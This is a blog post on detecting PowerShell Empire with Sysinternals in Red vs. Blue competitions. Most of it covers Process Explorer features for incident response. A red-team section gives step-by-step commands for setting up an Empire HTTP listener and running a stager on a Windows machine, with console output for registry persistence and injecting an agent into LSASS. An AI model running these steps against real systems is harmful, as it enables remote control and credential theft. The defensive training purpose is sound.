FEB 27 2019

1 COMMENT

BY SPARTAN2194

INCIDENT RESPONSE, MALWARE ANALYSIS, TALES OF A BLUE TEAMER, TOOLS, UNCATEGORIZED

TALES OF A BLUE TEAMER: DETECTING POWERSHELL EMPIRE SHENANIGANS WITH SYSINTERNALS

Sysinternals is my go to Windows toolkit for malware analysis, incident response, and troubleshooting. Sysinternals contain tools that enable the user to analyze the inner workings of a Windows system. In this blog post, I will be covering how to use Sysinternals in Red vs.Blue competitions to detect Red team activity.

DISCLAIMER

The information contained in this blog post is for educational purposes ONLY! HoldMyBeerSecurity.com/HoldMyBeer.xyz and its authors DO NOT hold any responsibility for any misuse or damage of the information provided in blog posts, discussions, activities, or exercises.

DISCLAIMER

Background

Knowing your enemy

In the famous words of Sun Tzu, “If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will

also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle."

This quote illustrates a very important concept and in which to defend, you must understand your adversary. We will utilize Powershell Empire (Empire) to simulate an adversary so we can detect actions performed by Empire with Sysinternals. Before we start, I would like to give credit to Mark Russinovich's Youtube video on Sysinternals. This video generated the idea for this blog post and a majority of the content.

Target audience: Red vs. Blue

This blog post is targeted at individuals competing in Red vs. Blue competitions who need to defend Windows. The mitigations in this blog post are targeted at competition environments. Please review each mitigation carefully if you choose to use them outside a competition environment.

Incident response reports

As an undergrad, I competed in several Red vs. Blue competitions(CCDC, IRSeC, ISTS, UB Lockdown, Alfred state) as a Blue Teamer, and all of them had incident response(IR) reports. Throughout these competitions, the Red Team will attack Blue Teams and perform malicious actions. The hope is that Blue Teams can setup preventions to stop this from happening or the ability to detect it. Once an incident has been detected, the Blue Team must write up a report on the incident. An IR report should include the following for a competition:

- **BE PROFESSIONAL**
- Team number
- Date
- Include timeframe of attack
- Assets that were deleted, modified, or added
- Scope of the attack – Users, machines, etc
- IOCs – IP addresses, domains, usernames, etc


Creating the Empire

Install/Setup Powershell Empire on Kali Linux

1. Spin up a Kali Linux
2. cd /opt
3. git clone https://github.com/EmpireProject/Empire.git
4. cd Empire
5. ./setup/install.sh
    A. Hit enter to set a random server password
6. ./empire

Setup/Configure HTTP listener


1. listeners
2. uselistener http
    A. set Name http80
    B. set Host http://<IP addr of Kali Linux>:80
    C. execute



    D. back

Create Powershell stager


1. usestager multi/launcher http80
2. execute



3. Copy Powershell output string

Detonate Powershell stager

1. Spin up a Windows 10 VM and login
2. Open a Powershell prompt as Administrator
3. Copy Powershell output string and hit enter



Red team operations

Planting persistence

1. Enter “interact <agent ID>” into Powershell Empire
2. usemodule persistence/userland/registry
    A. set Listener http80
3. execute

```
(Empire: powershell/persistence/userland/registry) > execute
[!] Error: Required module option missing.
(Empire: powershell/persistence/userland/registry) > set Listener http
(Empire: powershell/persistence/userland/registry) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked T21YVFS5 to run TASK_CMD_WAIT
[*] Agent T21YVFS5 tasked with task ID 1
[*] Tasked agent T21YVFS5 to run module powershell/persistence/userland/registry
(Empire: powershell/persistence/userland/registry) > [*] Agent T21YVFS5 returned results.
Registry persistence established using listener http stored in HKCU:Software\Microsoft\Windows\CurrentVersion\Debug.
[*] Valid results returned by 172.16.17.145
```

Process injection

1. psinject http80 lsass

```
(Empire: RB6GLDUW) > psinject http lsass
[*] Tasked RB6GLDUW to run TASK_CMD_JOB
[*] Agent RB6GLDUW tasked with task ID 1
[*] Tasked agent RB6GLDUW to run module powershell/management/psinject
(Empire: RB6GLDUW) > [*] Agent RB6GLDUW returned results.
Job started: A2WR8L
[*] Valid results returned by 172.16.17.145
[*] Sending POWERSHELL stager (stage 1) to 172.16.17.145
[*] New agent VBND4TPH checked in
[+] Initial agent VBND4TPH from 172.16.17.145 now active (Slack)
[*] Sending agent (stage 2) to VBND4TPH at 172.16.17.145
```

Obtaining Sysinternals toolkit


Download zip

1. Browser
    A. Browse to https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite
2. Powershell
    A. `Invoke-WebRequest https://download.sysinternals.com/files/SysinternalsSuite.zip -OutFile SysinternalsSuite.zip`


Live SMB share

1. Open File Explorer
2. Select “My Computer” on the left

3. Select “Map network drive”
4. Enter “\\live.sysinternals.com” into Folder



5. Select Finish



Process Explorer

This by far my **FAVORITE** tool in the Sysinternals toolkit. Process Explorer provides the most comprehensive information about the current system if you don't know where to start. Process Explorer contains a color scheme(provided below) to visually differentiate specific types of processes. Keep in mind, services are processes that run in the background.


FYI, the Purple colored processes are packed pieces of software, meaning they may be compressed or obfuscate. Malware authors will pack their malware to obfuscate any strings within the binary from malware analysis.


Process colors

- Pink – Windows Service hosting processes
- Blue – Current user launched processes
- Cyan – Windows app store application
- Purple – Indicates a "packed" piece of software
- Green – Newly launched processes
- Red – Terminated process
- Dark Gray – Suspended process

Process info

- Displays a short summary about the process or service running when hovering over it.






Process Details


Double-clicking a process will pop-up a box with information pertaining to the process. This information may include details about the binary on disk. Details about how the process is interacting with the machine – networking, ASCII strings in the binary on disk vs in memory, and security privileges.

Image tab

The “Image” tab shows information like the process name, application version number, execution path, the command used to initiate the process, and the parent process. The “Verify” button allows an incident responder to verify the digital signature of a process. Furthermore, Process Explorer will check if the signature has expired or if the signature has been revoked.


The “VirusTotal” button allows the incident responder to submit the hash of the **BINARY ON DISK** for analysis by VirusTotal. As you can see below, VirusTotal reported that the process is not malicious for our FireFox process and our Powershell Empire agent. This is a very important concept to understand. Process Explorer is submitting the file hash of the binary on DISK and not the contents of the process in memory. Therefore, VirusTotal will report our Powershell Empire agent as benign. In competitions submitting binaries to VirusTotal may be against the rules. **PLEASE check the rules before uploading the binary**, writing Red Team malware is time intensive.






TCP/IP Tab

The “TCP/IP” tab contains some great information for security competitions that can be included in incident response reports. The following tab shows information pertaining to established and listening connections for TCP/TCPv6, local address/port, remote address/port, and connection status. The incident responder also has the option to resolve domains or disable it to collect the IP address. However, if a process has a beaconing component, the connection entry will show up for less than a second and disappear – more on this later.




Strings tab

The “Strings” tab will show all printable strings within the binary on disk and in memory. It may be useful to compare the strings from the binary on disk(image option) vs. the strings in memory. In some cases, if the strings are not the same, this may be an indicator that the process was hijacked. Strings may reveal IP addresses, domain names, and etc which can be included in an incident response report.



Process state(s) and tricks

1. Right-click a process
    - Kill Process
        - As the name implies, this will kill the process
    - Set Priority
        - If you have a piece of malware you are still analyzing or can't kill an incident responder can set the priority to "Idle". This will reduce the amount of processing time and resources the malicious process can utilize.
    - Kill Process Tree
        - If a malicious parent process is spawning malicious processes the incident responder can kill the entire chain.
    - Restart
        - The ability to restart a process

        - An incident responder can restart a process to see the initial beacons to a C2 server.
    - Suspend
        - THIS trick is one of my favorite features built into Process Explorer, especially in security competitions. The Red Team may deploy malware that has multiple processes that look out for each other like watchdogs. For example, let's say I have deployed malware which has three processes named A, B, and C.If you kill process A, B and C will notice this and respawn A – the same is true with B and C. The best way to tackle this issue is to suspend the process(A, B, and C) related to the malware. If the processes are looking for the existence of a process then it will appear but it won't be active. Once all processes related to the malware are suspended, the incident responder can clean up the malware.
        - 


Process Explorer Columns

The default view of Process Explorer is pretty verbose but it doesn't include all columns for a competition. You may enable additional columns to display additional attributes about each process,

such as:

- Comand line
- User that owns the process
- Verified signer/Digitally signature of the process
    - It’s a rule by Microsoft that all Microsoft code ***should*** be signed.
- Version of the process
- Image path where the binary resides
- Auto-start location in the registry
- Start time of the process
- Threads of the process, or Number of threads
- Memory Usage


1. Right-click the column at the top of the processes and select “Select columns”
2. Checkboxes to enable a column



Digital/Verify signature of processes

One way to discover malware is a process that isn't digitally signed by Microsoft or an authorized digital signature authority. The easiest way to detect UNsigned processes is to enable the "Verified Signature" column. As a side note, it is a rule at Microsoft that all code by Microsoft ***should*** be signed by Microsoft. FYI, if this computer is unplugged from the internet, it will verify signatures using its built-in record set. If a certificate has been revoked, this may not be in the built-in record set – no detection.

1. Select "Options" at the top then "Verify image signatures".




DLL Handles Viewer

This pane will display DLLs being used by a process OR handles being utilized by a process. A DLL is dynamically linked library which is loaded at run time. Handles are references to a resource such as memory or an open file on disk. This section can be very useful but is overwhelming unless you know what you are looking for.

In the Red Team section above, we injected a Powershell Empire agent into LSASS. By default, LSASS uses the Microsoft C runtime and at the time of this writing, does NOT depend on the Microsoft .NET framework. Therefore, one way to detect if Empire has been injected into LSASS is to detect if the Microsoft .NET runtime has been loaded.


- Pressing “Ctrl + D” will open the DLL viewer for a particular process.



Process dump

